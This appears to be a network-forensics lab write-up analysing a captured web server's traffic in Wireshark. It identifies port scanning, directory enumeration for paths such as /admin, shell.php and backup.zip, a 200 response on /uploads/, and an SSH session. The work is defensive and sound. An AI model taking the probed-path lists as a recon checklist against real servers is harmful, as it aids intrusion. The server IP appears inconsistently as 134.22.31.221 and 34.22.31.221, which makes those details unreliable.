

* Open the PCAP Files in Wireshark:
* Load phlwebserver.pcap into Wireshark.
* At first glance I noticed a bot behavior pattern from IP 172.70.213.86 and 172.70.205.130 was sending a connection requests from different ports to the IP 134.22.31.221 port 80 without any more request and then close the connections




Frame 97: A new IP 136.243.111.17 did a 3-way handshake and did a GET / HTTP/1.1


* with User-Agent: SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro) at frame 100 and got a 200 OK from the 134.22.31.221. IP 138.201.202.232 also did the same



* IP 136.243.111.17 started sending connection requests to the server IP 34.22.31.221 using different ports. This appears to be a bot behavior checking for open ports.



Frame 339 - 342: IP 136.243.111.17 got a 3-way handshake from the server IP 34.22.31.221 on port 80 and started a HTTP protocol using GET / HTTP/1.1\r\n with User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n trying different web path like (randomfile1 etc) getting a 404 Not Found all done in rapid fast time



### **Overview of the HTTP Stream**

* **HTTP GET Requests**: The attacker is sending requests to various paths (e.g., /randomfile1, /frand2, /index, /archive, etc.).
* **404 Not Found Responses**: The server responds with a 404 Not Found status code, indicating that the requested resource does not exist.
* **User-Agent**: The requests are sent using Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1), which is an outdated browser signature. This is often used by automated tools or scripts to mimic a legitimate browser.

This activity is a classic example of directory enumeration or web server probing. The attacker is trying to discover:

* Common Files and Directories: The attacker is checking for common files (e.g., index.php, admin.php, backup.zip) and directories (e.g., /uploads, /admin, /database).
* Hidden or Misconfigured Resources: The attacker is looking for resources that may have been accidentally exposed or misconfigured (e.g., backup files, configuration files, or sensitive directories).
* Vulnerabilities: By probing for specific paths, the attacker may be trying to identify vulnerabilities such as:
* Directory Traversal: Attempting to access files outside the web root.
* File Inclusion: Looking for files that can be included or executed (e.g., shell.php).
* Misconfigured Access Controls: Checking if sensitive directories are accessible without authentication.

#### **A. Common Paths Being Probed**

The attacker is probing for a wide range of paths, including:

* **Common Directories**: /uploads, /admin, /database, /config, /backup, /logs.
* **Common Files**: index.php, shell.php, backup.zip, config.ini.
* **Numerical Paths**: /02, /03, /2004, /2007 (likely probing for date-based backups or versioned files).
* **Sensitive Endpoints**: /register, /login, /security, /profile.

#### **B. Patterns in the Requests**


* **High Volume of Requests**: The attacker is sending a large number of requests in a short period, which is typical of automated tools.
* **Outdated User-Agent**: The use of an outdated browser signature (MSIE 6.0) suggests that the requests are automated and not from a legitimate user.
* **404 Responses**: Since all requests result in 404 Not Found, it appears that the attacker has not yet found any valid resources. However, this does not mean the server is safe—it simply means the attacker has not yet discovered any vulnerabilities.

Frame 571:IP 136.243.111.17 got a 3-way handshake from the server IP 34.22.31.221 HTTP protocol using GET /uploads HTTP/ returned 301 Moved Permanently

Frame 738: IP 136.243.111.17 got a 3-way handshake from the server IP 34.22.31.221 HTTP protocol using GET /uploads/ HTTP/ returned 200 OK


Frame 757-759 : An IP 92.255. 85.135:33116 did a 3-way handshake with 34.22.31.221:22. Port 22 indicating a ssh conection

Frame 760 - 784: an SSH connection was established, server and client key exchange was initiated as well as encrypted packets



